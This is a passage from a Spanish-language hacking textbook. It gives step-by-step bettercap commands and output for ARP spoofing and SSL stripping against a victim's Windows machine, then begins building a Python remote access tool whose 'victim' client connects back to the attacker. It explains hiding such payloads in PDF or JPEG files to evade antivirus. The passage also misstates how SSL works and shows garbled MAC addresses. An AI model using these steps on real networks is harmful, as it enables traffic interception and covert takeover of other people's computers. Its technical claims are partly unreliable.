La tarea del atacante es cifrar y descifrar los certificados SSL que se utilizan en los servidores para autenticar la seguridad en la capa de transporte. Constituyen la base de la comunicación segura. Aprender cómo realizar el SSL stripping está fuera del alcance de este libro, ya que requiere un conocimiento extenso de redes, lo que podría ser un libro por sí mismo. Nuestro objetivo aquí es comprometer el sistema utilizando esta herramienta. Utilizaremos una famosa herramienta de SSL stripping llamada bettercap para hacerlo.

Para instalar bettercap, solo basta con que pongas el nombre de la herramienta en la terminal y des enter, Kali hará el resto.

Una vez instalado, simplemente abre una terminal y escribe "bettercap" para ejecutar el programa. Antes de continuar, necesitamos hacer un par de cosas para iniciararlo. Escribe el siguiente comando:

sudo bettercap

La interfaz se verá así:

```
(root@kali)-[/home/marco12/Downloads]
# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]
192.168.100.0/24 > 192.168.100.62 » [00:24:05] [sys.log] [inf] gateway monitor started ...
192.168.100.0/24 > 192.168.100.62 » █
```

A continuación, debes actualizar un par de cosas, es decir, algunos archivos internos de este módulo llamados caplets. No te preocupes, no necesitas entender mucho sobre caplets aquí. Simplemente escribe los siguientes comandos y deja que la magia suceda:

caplets.update

Esto descargará algunos archivos y los actualizará. Sal de este programa para que los cambios surtan efecto. Ahora, ejecutemos el programa nuevamente con el siguiente comando:

sudo bettercap --silent -iface eth0

Este comando ejecutará bettercap en modo silencioso utilizando eth0 como su interfaz de red principal. Para ver qué dispositivos están disponibles en la red, puedes escribir el siguiente comando:

net.probe on

La salida de este comando se verá algo así como esto:

```
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]
192.168.100.0/24 > 192.168.100.62 » [00:29:42] [sys.log] [ini] gateway monitor started ...
192.168.100.0/24 > 192.168.100.62 » net.probe on
192.168.100.0/24 > 192.168.100.62 » [00:29:54] [sys.log] [ini] net.probe starting net.recon as a requirement for net.probe
192.168.100.0/24 > 192.168.100.62 » [00:29:54] [sys.log] [ini] net.probe probing 256 addresses on 192.168.100.0/24
192.168.100.0/24 > 192.168.100.62 » [00:29:54] [endpoint.new] endpoint 192.168.100.5 detected as 9c:2f:4e:bac:0:60 (zte corporation).
192.168.100.0/24 > 192.168.100.62 » [00:29:54] [endpoint.new] endpoint 192.168.100.8 detected as 9c:2f:4e:bac:c2:70 (zte corporation).
192.168.100.0/24 > 192.168.100.62 » [00:29:54] [endpoint.new] endpoint 192.168.100.2 detected as d0:37:45:ee:0:c73 (Tp-Link Technologies Co.,Ltd.).
192.168.100.0/24 > 192.168.100.62 » [00:29:54] [endpoint.new] endpoint 192.168.100.6 detected as 9c:2f:4e:bac:c2:6d (zte corporation).
192.168.100.0/24 > 192.168.100.62 » [00:29:55] [endpoint.new] endpoint 192.168.100.3 detected as d8:94:e7:f2:12:7e.
192.168.100.0/24 > 192.168.100.62 » [00:29:55] [endpoint.new] endpoint 192.168.100.52 detected as 82:b2:43:e9:ba:72.
192.168.100.0/24 > 192.168.100.62 » [00:29:55] [endpoint.new] endpoint 192.168.100.67 detected as e:a:d4:b0:87:f1:0a.
192.168.100.0/24 > 192.168.100.62 » [00:29:55] [endpoint.new] endpoint 192.168.100.79 detected as 00:31:92:d0:56:e8 (TP-Link Corporation Limited).
192.168.100.0/24 > 192.168.100.62 » [00:29:55] [endpoint.new] endpoint 192.168.100.82 detected as e6:a1:b2:61:ea:27.
192.168.100.0/24 > 192.168.100.62 » [00:29:56] [endpoint.new] endpoint 192.168.100.95 detected as 7a:34:36:99:51:2b.
192.168.100.0/24 > 192.168.100.62 » |
```

05 Ataques en redes

Vamos a intentar utilizar el programa interno arpspoof para esta aplicación. Escribe el siguiente comando para configurar el ARP spoofing para nuestra máquina Windows:


```
set arp.spoof.targets 192.168.100.2
```

Esto configurará la víctima. Para iniciar el programa de ARP spoofing, puedes escribir el siguiente comando:

```
set arp.spoof.internal true
```

```
set arp.spoof on
```

Esto comenzará a falsificar los dispositivos:



```
[192.168.100.0/24 > 192.168.100.62] » net.probe on
[192.168.100.0/24 > 192.168.100.62] » [00:29:54] [sys.log] [info] net.probe starting net.recon as a requirement for net.probe
[192.168.100.0/24 > 192.168.100.62] » [00:29:54] [sys.log] [info] net.probe probing 256 addresses on 192.168.100.0/24
[192.168.100.0/24 > 192.168.100.62] » [00:29:54] [endpoint.new] endpoint 192.168.100.5 detected as 9c:2f:4e:ba:c0:60 (zte corporation).
[192.168.100.0/24 > 192.168.100.62] » [00:29:54] [endpoint.new] endpoint 192.168.100.8 detected as 9c:2f:4e:ba:c2:70 (zte corporation).
[192.168.100.0/24 > 192.168.100.62] » [00:29:54] [endpoint.new] endpoint 192.168.100.2 detected as d0:37:45:e0:c0:73 (Tp-Link Technologies Co.,Ltd.).
[192.168.100.0/24 > 192.168.100.62] » [00:29:54] [endpoint.new] endpoint 192.168.100.6 detected as 9c:2f:4e:ba:c2:6d (zte corporation).
[192.168.100.0/24 > 192.168.100.62] » [00:29:55] [endpoint.new] endpoint 192.168.100.3 detected as d8:94:e7:f2:12:7e.
[192.168.100.0/24 > 192.168.100.62] » [00:29:55] [endpoint.new] endpoint 192.168.100.52 detected as 82:b2:43:e9:ba:72.
[192.168.100.0/24 > 192.168.100.62] » [00:29:55] [endpoint.new] endpoint 192.168.100.67 detected as ea:d4:b0:87:f1:0a.
[192.168.100.0/24 > 192.168.100.62] » [00:29:55] [endpoint.new] endpoint 192.168.100.79 detected as 00:31:92:d0:56:e8 (TP-Link Corporation Limited).
[192.168.100.0/24 > 192.168.100.62] » [00:29:55] [endpoint.new] endpoint 192.168.100.82 detected as ee:a1:b2:61:ea:27.
[192.168.100.0/24 > 192.168.100.62] » [00:29:56] [endpoint.new] endpoint 192.168.100.95 detected as 7a:34:36:99:51:2b.
[192.168.100.0/24 > 192.168.100.62] » set arp.spoof.targets 192.168.100.2
[192.168.100.0/24 > 192.168.100.62] » set arp.spoof.internal true
[192.168.100.0/24 > 192.168.100.62] » set arp.spoof on
[192.168.100.0/24 > 192.168.100.62] » [00:36:26] [endpoint.lost] endpoint 192.168.100.52 82:b2:43:e9:ba:72 lost.
[192.168.100.0/24 > 192.168.100.62] »
```

En este punto, hemos llegado a la parte de SSL stripping. Para comenzar a despojar el tráfico HTTPS, debemos ir a la máquina con Windows y borrar todo el historial de navegación. Esto asegurará que no carguemos las versiones en caché de los sitios web.

Si desea ver qué servicios están en ejecución en bettercap, puede usar el siguiente comando de **help**:

The screenshot shows the BetterCap interface with a list of modules and their current status. The modules listed include:

- any.proxy > not running
- api.rest > not running
- arp.spoof > not running
- ble.recon > not running
- c2 > not running
- caplets > not running
- dhcp6.spoof > not running
- dns.spoof > not running
- events.stream > running
 - gps > not running
 - hid > not running
 - http.proxy > not running
 - http.server > not running
 - https.proxy > not running
 - https.server > not running
 - mac.changer > not running
 - mdns.server > not running
 - mysql.server > not running
 - ndp.spoof > not running
 - net.probe > running
 - net.recon > running
 - net.sniff > not running
- packet.proxy > not running
 - syn.scan > not running
 - tcp.proxy > not running
 - ticker > not running
 - ui > not running
 - update > not running
 - wifi > not running
 - wol > not running

At the bottom, the IP address 192.168.100.0/24 > 192.168.100.62 is shown.

A continuación, para ver el tráfico HTTP en bruto, ejecuta el siguiente comando:

hstshijack/hstshijack

Esto iniciará el proceso de eliminación del tráfico. Ahora, si vas a la máquina Windows y accedes a un sitio web como google.com, verás que la conexión al sitio web no es segura. Si vas a google.com, notarás una etiqueta "No seguro" antes de la URL.

Ahora deberías tener una versión no segura de Google. Si vuelves a la terminal de Kali Linux donde se está ejecutando bettercap, deberías ver el tráfico de red.

En Resumen

En este capítulo, hemos ampliado los conocimientos que aprendimos en el capítulo anterior y los hemos utilizado para crear un programa de suplantación de ARP, que nos permitió interceptar el tráfico en una red local. Luego, aprendimos cómo funcionan los protocolos HTTP y HTTPS y cómo pueden ser vulnerados mediante ataques de intermediario.

En el próximo capítulo, abordaremos un tema más emocionante: el desarrollo de malware. Esto nos permitirá tomar el control manual de la máquina de una víctima y realizar ciertas tareas en ella. Construiremos una herramienta de acceso remoto de malware para tomar el control de la computadora de la víctima de forma remota y realizar varias tareas en ella. ¡Nos vemos en el próximo capítulo!

06 Desarrollo de Malware

En capítulos anteriores, hemos aprendido cómo recopilar información relacionada con el usuario y cómo esta información puede ser utilizada para atacar a la víctima. En este capítulo, nos moveremos hacia una nueva dimensión y desarrollaremos una Herramienta de Acceso Remoto (RAT, por sus siglas en inglés). Los RATs permiten a los probadores de penetración obtener acceso a las computadoras de las víctimas de forma remota y son ampliamente utilizados en el campo de la ciberseguridad. Hay programas RAT mucho más avanzados disponibles en Internet. Sin embargo, el objetivo de este capítulo es ayudarte a construir tu propio RAT, lo que te proporcionará un control mucho más avanzado.

En este capítulo, cubriremos los siguientes temas:

- Introducción a los RATs
- Programación de sockets en Python
- Creación de malware
- Ejecución de comandos de forma remota en la víctima

Entendiendo las RAT

Los RATs (Herramientas de Acceso Remoto) han sido ampliamente utilizados en ciberseguridad, y existen numerosos RATs populares disponibles. Incluso algunos hackers ofrecen RATs personalizados y difíciles de detectar para ser utilizados con el fin de obtener acceso a la computadora de una víctima. En su forma más simple, un RAT es un programa que crea una conexión de red con otra computadora y realiza una acción. Los RATs pueden ser software legítimo, como un software comercial común como TeamViewer, que a menudo es utilizado por profesionales de IT para diagnosticar computadoras remotas y detectar problemas. Sin embargo, estos programas también pueden ser utilizados por hackers para tomar control de la máquina de la víctima, por lo que debes ser muy cuidadoso en cómo utilizas estos programas.

En su forma más simple, un RAT consta de dos programas. Un programa se ejecuta en la máquina de la víctima, mientras que el otro programa se ejecuta en la máquina del atacante. Hay dos configuraciones principales en las que estos programas funcionan, dependiendo de quién inicie la comunicación. Estas se definen de la siguiente manera:

- Un programa en el que el atacante inicia la conexión, llamado una conexión directa o "forward connection".
- Un programa que hace que la máquina de la víctima cree una conexión con la máquina del hacker, llamada una conexión inversa o "reverse connection".

Veamos estos conceptos en detalle en las secciones siguientes.

Forward shell

En los sistemas informáticos modernos, una conexión directa o "forward connection" es prácticamente imposible, ya que la configuración de seguridad de la mayoría de las PCs no permite que los dispositivos remotos inicien una conexión a menos que haya reglas específicas mencionadas en el firewall. Por defecto, todas las conexiones entrantes están bloqueadas por el firewall. Estas conexiones solo son posibles si en la máquina de la víctima existe un puerto abierto que pueda ser explotado por el hacker. Sin embargo, encontrar esta situación no es común en la mayoría de los escenarios típicos.

Reverse shell

Un shell inverso emplea un enfoque opuesto. En lugar de que el atacante inicie una conexión con la víctima, el atacante implantaría un malware/carga útil (código que se ejecuta en la máquina de la víctima). De esta manera, en lugar de una conexión externa, se iniciaría una conexión interna desde la víctima, lo que hace que sea mucho más difícil para los Sistemas de Detección de Intrusiones (IDSes) como los firewalls y programas antivirus detectar actividad maliciosa en el sistema. La forma en que se lleva a cabo este tipo de ataque es que el atacante envía un archivo malicioso que contiene malware a la víctima, incrustado en un archivo PDF o JPEG, por ejemplo. Para la víctima, parecería un archivo normal, pero cuando la víctima hace clic en el archivo para abrirlo, se ejecuta un script en segundo plano que inicia una conexión de regreso al atacante. Una vez que se establece la conexión con el atacante, este puede tomar fácilmente el control de la máquina de la víctima y ejecutar comandos de forma remota en la máquina de la víctima. Ahora que hemos comprendido los shells directos y los shells inversos, pasemos a discutir los sockets en Python.

Programación de sockets en Python

Antes de aprender sobre el desarrollo de malware, es necesario que aprendamos sobre la programación de redes en Python y cómo podemos crear aplicaciones de red. El primer paso en el aprendizaje de la programación de redes es comprender lo que llamamos "sockets". Los sockets proporcionan un mecanismo fundamental para crear aplicaciones basadas en redes, y nuestro malware será esencialmente una aplicación de red. Empecemos por comprender primero qué son los sockets.

Sockets

Antes de adentrarnos en la programación de sockets, primero comprendamos qué es un socket de red y cómo se puede utilizar para desarrollar aplicaciones basadas en redes. Como hemos aprendido en capítulos anteriores, la capa superior en una pila de red es la capa de aplicación. Estas son las aplicaciones con las que el usuario interactúa en la vida cotidiana. Ahora, la pregunta es: ¿cómo se comunican estas aplicaciones, que están desarrolladas en diferentes lenguajes de programación, a través de la red? La respuesta radica en el uso de sockets. Una definición de socket se puede encontrar aquí: <https://docs.oracle.com/javase/tutorial/networking/sockets/definition.html>.

Un socket es un punto final de una comunicación bidireccional entre dos programas que se ejecutan en la red. Un socket está vinculado a un número de puerto para que la capa TCP pueda identificar la aplicación a la que se destina el envío de datos.

Los sockets se utilizan generalmente en la comunicación cliente-servidor, donde un nodo es un cliente que inicia una conexión, mientras que el otro nodo es un servidor que

responde a esa conexión. En cada extremo de la conexión, cada proceso, como un programa de inicio de red o un programa de respuesta de red, empleará un socket. Un socket generalmente se identifica mediante una dirección IP concatenada con un número de puerto. En un escenario típico, un servidor suele escuchar en un puerto específico para las solicitudes de conexión entrantes de los clientes. Una vez que llega una solicitud de cliente, el servidor la acepta e inicia una conexión de socket con el cliente.

Los servidores que implementan servicios específicos, como HTTP, FTP y telnet, escuchan en puertos populares bien conocidos, como 80, 21 y 23. Los puertos del 1 al 1024 se consideran puertos bien conocidos y no deben usarse en la implementación de sus propios programas, ya que ya están reservados. Intentemos comprender cómo funcionan los sockets en Python y, en la siguiente sección, aprenderemos cómo podemos aprovechar esto para crear nuestro programa de malware.

Creando un socket en Python

Para crear un socket en Python, podemos utilizar la biblioteca `socket`. Esta biblioteca es parte del paquete estándar de Python, por lo que no necesitamos instalar nada adicional. Podemos importar este módulo simplemente escribiendo el siguiente código:

```
import socket
```

Vamos a echar un vistazo a la Interfaz de Programación de Aplicaciones (API) de este módulo. Una API es una interfaz de software hacia una base de código que te permite acceder a la funcionalidad del código con cierto nivel de abstracción.

API `socket.socket()`

Para crear un objeto socket, podemos utilizar la siguiente función llamada `socket()`. Echemos un vistazo a los parámetros de este método. Para ver qué parámetros están disponibles para una función en VS Code, simplemente puedes escribir el nombre de la función y, utilizando la tecnología de IntelliSense de VS Code (que te ayuda a escribir código y te proporciona sugerencias), puedes ver qué parámetros se requieren. Para acceder a este menú, simplemente coloca el cursor sobre el nombre de la función y aparecerá un pequeño popup que indica los parámetros requeridos por este método. Si deseas ver la implementación detallada de este método, puedes hacer clic derecho en el nombre de la función `socket` y seleccionar "Ir a la definición". Esto abrirá un archivo donde se define este método. Ten cuidado de no realizar cambios aquí. Si no estás utilizando VS Code, puedes consultar la documentación relacionada con el módulo socket de Python aquí: <https://docs.python.org/3/library/socket.html>. La implementación de este método se verá así:

```
class socket(_socket.socket):  
    """A subclass of _socket.socket adding the makefile() method."  
  
    __slots__ = ["__weakref__", "__io_refs", "__closed"]  
  
    def __init__(self, family=-1, type=-1, proto=-1, fileno=None):  
        # For user code address family and type values are IntEnum members, but  
        # for the underlying _socket.socket they're just integers. The  
        # constructor of _socket.socket converts the given argument to an  
        # integer automatically.
```

La captura de pantalla anterior muestra que un socket es una clase, y su constructor requiere los parámetros `family`, `type` y `proto`. Discutiremos estos parámetros cuando comencemos a construir nuestros programas en la siguiente sección de este capítulo. Por ahora, solo necesitas entender que llamar al constructor de esta clase de socket devuelve un objeto socket que se puede utilizar para comunicarse con otros dispositivos.

API socket.bind()

Una vez que hayas creado un objeto socket, para crear un servidor, necesitas vincular un socket a la dirección IP y al puerto que el socket utilizará para la comunicación. Ten en cuenta que esta función solo se utiliza al crear un programa servidor. En el caso de los servidores, estos deben asignarse explícitamente, ya que el servidor debe escuchar conexiones entrantes en un puerto específico. En el caso de un cliente, la dirección IP y el puerto se asignan automáticamente, por lo que no utilizarás esta función.

API socket.listen()

El método `socket.listen()` se utiliza en servidores para escuchar cualquier conexión entrante según la configuración asignada en el método `socket.bind()`. En otras palabras, espera cualquier intento de conexión en la dirección IP y el puerto especificados. Esto requiere un tamaño de cola para la cantidad de conexiones que se mantendrán en una cola antes de comenzar a rechazar conexiones. Por ejemplo, `socket.listen(5)` significa que permitirá cinco conexiones al mismo tiempo.

API socket.accept()

Como su nombre indica, la API `socket.accept()` acepta las conexiones realizadas por los clientes. Esta es una llamada de función bloqueante, lo que significa que la ejecución del programa se detendrá aquí hasta que se realice una conexión con éxito. Una vez que se establece una conexión, la ejecución del programa continuará.

Socket.connect()

Como hemos visto que `socket.accept()` bloquea la ejecución hasta que un cliente se conecta, surge la pregunta de cómo se conectan los clientes. Aquí es donde entra en juego `socket.connect()`. Este método inicia una conexión con el servidor y si el servidor está esperando conexiones entrantes, se establecerá la comunicación. Cuando se realiza una llamada a `socket.connect()`, `socket.accept()` se desbloquea en el servidor y la ejecución del programa continúa. No te preocupes si todo esto te parece muy confuso en este momento en cuanto a qué funciones se llaman en el servidor y cuáles en el cliente. Obtendrás una idea clara de esto cuando construyamos ejemplos.

Socket.send()

Una vez que se establece la conexión entre los programas del servidor y el cliente, la parte más importante del programa llega, que es enviar datos a través de estas conexiones. Aquí es donde residirá la mayor parte de la lógica definida por el usuario. El método `socket.send()` se utiliza para enviar bytes a través de la red. Ten en cuenta que la entrada de esta función debe ser en forma de bytes, por lo que cualquier dato que deseas enviar a través de esta conexión debe estar en forma de bytes. Es responsabilidad del usuario codificar los datos adecuados en bytes y decodificarlos en el extremo receptor.

Socket.recv()

Este método, como sugiere su nombre, se utiliza para recibir bytes una vez que el usuario envía los datos. Ten en cuenta que cada llamada a los métodos `send` o `recv` debe manejarse adecuadamente. Por ejemplo, si el servidor está enviando datos, el

cliente debe estar listo para recibir estos datos y viceversa. La entrada de este método es la cantidad de bytes que deseas recibir de una vez. Esto es el búfer creado por el programa para almacenar temporalmente los datos, y una vez que llega una cierta cantidad de bytes, pueden ser leídos, y el búfer está listo para el siguiente ciclo.


Socket.close()

Una vez que hayas hecho todo lo que querías hacer con un programa, debes cerrar el socket para que el puerto pueda quedar disponible para que otros programas lo utilicen. Ten en cuenta que incluso si no cierras el socket correctamente, será liberado por tu sistema operativo después de un período de tiempo una vez que tu programa se cierre o tu computadora se reinicie. Sin embargo, siempre es una buena idea cerrar estos sockets manualmente dentro del programa. Si el programa se cierra y el socket no se cierra adecuadamente, las solicitudes entrantes pueden quedar bloqueadas o el sistema operativo puede negarse a usar este socket para el próximo programa porque puede pensar que el puerto todavía está en uso.

Ajustándolo por completo

Hasta ahora, hemos aprendido diferentes métodos de la API de sockets, pero para obtener una comprensión clara de cómo y dónde se utiliza cada función, resumiré todo aquí. Tendremos dos programas en ejecución por separado. Uno será el servidor que escucha las conexiones entrantes, y el otro será el cliente que intenta establecer una conexión. Echemos un vistazo al siguiente diagrama para ver cómo encajan las cosas en la API de sockets:

06 Desarrollo de Malware



El diagrama muestra dos programas separados que se ejecutan concurrentemente, a saber, el cliente y el servidor. Es posible que te estés preguntando cómo se relacionan este cliente y servidor con nuestros fines de hacking. Bueno, usaremos un enfoque similar para desarrollar nuestro malware. Escribiremos dos programas. Uno de los programas se ejecutará en la máquina del hacker, a este lo llamaremos el programa servidor/hacker, y el otro se ejecutará en la máquina del cliente, al que nos referiremos como el programa víctima. El programa víctima intentará conectarse con el programa del hacker. De esta manera, dado que la conexión se origina desde la máquina de la víctima, el antivirus o IDS no la bloqueará. En esta sección, hemos aprendido cómo funciona la programación de sockets en Python. No profundizamos mucho en términos de cómo creamos estos programas. En la siguiente sección, haremos uso de esta API de sockets para crear las partes de víctima y hacker de nuestro malware.

Creando malware

Ahora que hemos visto cómo será el esquema de nuestro programa de malware, comencemos a escribir nuestros programas de hacker y víctima.

Servidor hacker

En esta sección, escribiremos un programa para el servidor del hacker, que estará constantemente escuchando conexiones entrantes originadas desde la máquina de la víctima hacia el hacker. Vamos a nuestra máquina Kali y creamos un nuevo proyecto llamado "hacker server". También creamos un nuevo entorno virtual, como lo hemos hecho en capítulos anteriores. No requeriremos ninguna biblioteca externa en esta sección, pero siempre es una buena idea utilizar entornos virtuales para llevar un registro de las dependencias en nuestro programa. Además, creamos un nuevo archivo llamado "server.py".

La dirección IP de nuestra máquina Kali es 192.168.100.62, y para la máquina Windows de la víctima, es 192.168.100.2. A continuación, necesitamos seleccionar en qué puerto estaremos escuchando para las conexiones entrantes. Puedes seleccionar cualquier puerto por encima de 1024 y menos de 65355. Sin embargo, usaremos el número de puerto 8008. Este será el puerto al que vincularemos el servidor, y si el cliente desea conectarse con el servidor, debe usar este puerto. Importamos el módulo 'socket' y creamos un objeto socket. Echa un vistazo al siguiente código:

```
import socket

if __name__ == "__main__":
    hacker_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

06 Desarrollo de Malware

Aquí, en la primera línea, simplemente estamos importando el módulo `socket` de la biblioteca estándar de Python. A continuación, creamos un objeto socket. Los dos parámetros son `socket.AF_INET` y `socket.SOCK_STREAM`. Veamos lo que significan. ¿Recuerda que hablamos de las direcciones IPv4 e IPv6? Esto es precisamente lo que significa `socket.AF_INET`. Estamos utilizando IPv4, que se denota como `socket.AF_INET`. Si quisieras usar IPv6 (lo cual probablemente no querrías), podrías seleccionar `socket.AF_INET6`. A continuación, necesitamos definir qué protocolo de capa de red queremos usar. Aquí, tenemos opciones para TCP o UDP. En nuestros ejemplos, queremos utilizar una conexión confiable, por lo que elegiremos TCP. `socket.SOCK_STREAM` significa que estamos creando un socket TCP. Si quisieras crear un socket UDP (lo que, nuevamente, probablemente no harás en la mayoría de los casos), podrías usar `socket.SOCK_DGRAM`.

A continuación, vincularemos este servidor a la dirección IP de Kali y al puerto 8008.

IP = "192.168.100.62"

Port = 8008

socket_address = (IP, Port)

hacker_socket.bind(socket_address)

Ten en cuenta que debes proporcionar la dirección IP y el puerto en forma de tupla al método `socket.bind()`. A continuación, debemos escuchar las conexiones entrantes en el socket especificado con la ayuda del siguiente comando:


hacker_socket.listen(5)

Ahora que nuestra configuración del programa está casi completa, podemos comenzar a escuchar las solicitudes de conexión entrantes:

```
hacker_socket.listen(5)  
print("Escuchando solicitudes de conexión entrantes ")  
hacker_socket, client_address = hacker_socket.accept()
```

La ejecución del programa se pausará en este punto. Una vez que el cliente se ha conectado, este método devolverá dos parámetros. El primero es `hacker_socket`, que podemos utilizar para enviar y recibir datos, y el segundo es la dirección de la víctima. Esto ayudará al programa a saber qué cliente está conectado.

Una vez que se ha aceptado la conexión, podemos utilizar este socket para enviar un mensaje a través de la red. Como se mencionó anteriormente, la función `accept` es bloqueante, lo que significa que la ejecución se pausa aquí hasta que alguien se conecte. Para demostrar esto, ejecutemos el programa. Verás la siguiente salida:



A screenshot of a terminal window. The prompt shows the user is on a Kali Linux system with the command 'sudo python server.py'. The output of the program is displayed below the command, showing the message 'Escuchando solicitudes de conexión entrantes' (Listening for incoming connection requests). The terminal has a dark background with light-colored text.

Verás que los programas no avanzan más allá de este paso. Puedes presionar Ctrl + C para salir del programa. Ahora, intentemos enviar un mensaje simple del hacker a la víctima. Por ahora, enviaremos una cadena simple, pero en secciones posteriores, enviaremos datos más avanzados, como archivos:

```
message = " Mensaje del hacker "  
message_bytes = message.encode()
```

06 Desarrollo de Malware

```
hacker_socket.send(message_bytes)
print("Mensaje enviado")
hacker_socket.close()
```

El método `message.encode()` convierte la cadena de mensaje en bytes, ya que el método `socket.send()` solo acepta bytes.

Finalmente, cerraremos este socket llamando al método `close()`. El código completo para el programa del hacker se muestra a continuación:

```
1 import socket
2
3 if __name__ == "__main__":
4     hacker_socket = socket.socket(socket.AF_INET,
5     socket.SOCK_STREAM)
6     IP = "192.168.100.62"
7     Port = 8008
8     socket_address = (IP, Port)
9     hacker_socket.bind(socket_address)
10    hacker_socket.listen(5)
11    print("Escuchando solicitudes de conexión entrantes")
12    hacker_socket, client_address = hacker_socket.accept()
13    message = " Mensaje del hacker "
14    message_bytes = message.encode()
15    hacker_socket.send(message_bytes)
16    print("Mensaje enviado")
    hacker_socket.close()
```

Nuestro programa de hackers ya está completo. A continuación, pasaremos al programa de la víctima, que iniciará una conexión con el hacker.

Cliente de la víctima

Vaya a la máquina con Windows 10 y cree un nuevo proyecto para la víctima. Los primeros pasos serán similares a los del programa hacker. Eche un vistazo al siguiente código:

```
import socket

if __name__ == "__main__":
    victim_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    hacker_IP = "192.168.100.62"
    hacker_port = 8008

    hacker_address = (hacker_IP, hacker_port)
```

Dado que queremos conectarnos al hacker, proporcionaremos la dirección IP del hacker y el puerto correspondiente en el que el hacker está escuchando.

A continuación, crearemos una tupla para `hacker_address`.

El siguiente paso es conectarse () con el hacker utilizando el socket de la víctima:

```
victim_socket.connect(hacker_address)
```

06 Desarrollo de Malware

Una vez que se llama a este método, si el servidor está escuchando, tendremos una conexión establecida con éxito, de lo contrario, veremos un mensaje de error. Si ejecutas el programa ahora, verás un mensaje de "conexión rechazada":

```
PS C:\Users\Marco\Desktop\programa-victima> & C:/Users/Marco/AppData/Local/Programs/Python/Python311/python.exe c:/Users/Marco/Desktop/programa-victima/cliente.py
Traceback (most recent call last):
  File "c:/Users/Marco/Desktop/programa-victima/cliente.py", line 10, in <module>
    victim_socket.connect(hacker_address)
ConnectionRefusedError: [WinError 10061] No se puede establecer una conexión ya que el equipo de destino denegó expresamente dicha conexión
PS C:\Users\Marco\Desktop\programa-victima>
```

Esto se debe a que, si no hay un servidor escuchando en un puerto específico, todo el tráfico entrante se bloquea por defecto. ¿Recuerda que en nuestro programa del hacker estábamos enviando un mensaje? Necesitamos manejar ese mensaje aquí, de lo contrario, nos encontraríamos con errores. Podemos usar el método `recv` para recibir mensajes:

```
data = victim_socket.recv(1024)
```

1024 es la cantidad de bytes que el socket puede leer a la vez. Cualquier dato que provenga del hacker y que sea mayor que esta cantidad se truncará. Podemos usar bucles para recibir más datos. Por ahora, este número será suficiente.

Finalmente, dado que recibimos los datos en forma de bytes, necesitamos decodificarlos en una cadena para imprimirlas y luego usarlos en el programa si es necesario:

```
print(data.decode())
```

```
victim_socket.close()
```

Podemos cerrar el socket usando el método `close()`. El programa completo es el siguiente:

```
1 import socket
2
3 if __name__ == "__main__":
4     victim_socket = socket.socket(socket.AF_INET,
5 socket.SOCK_STREAM)
6
7     hacker_IP = "192.168.100.62"
8     hacker_port = 8008
9
10    hacker_address = (hacker_IP, hacker_port)
11    victim_socket.connect(hacker_address)
12    data = victim_socket.recv(1024)
13    print(data.decode())
14    victim_socket.close()
```

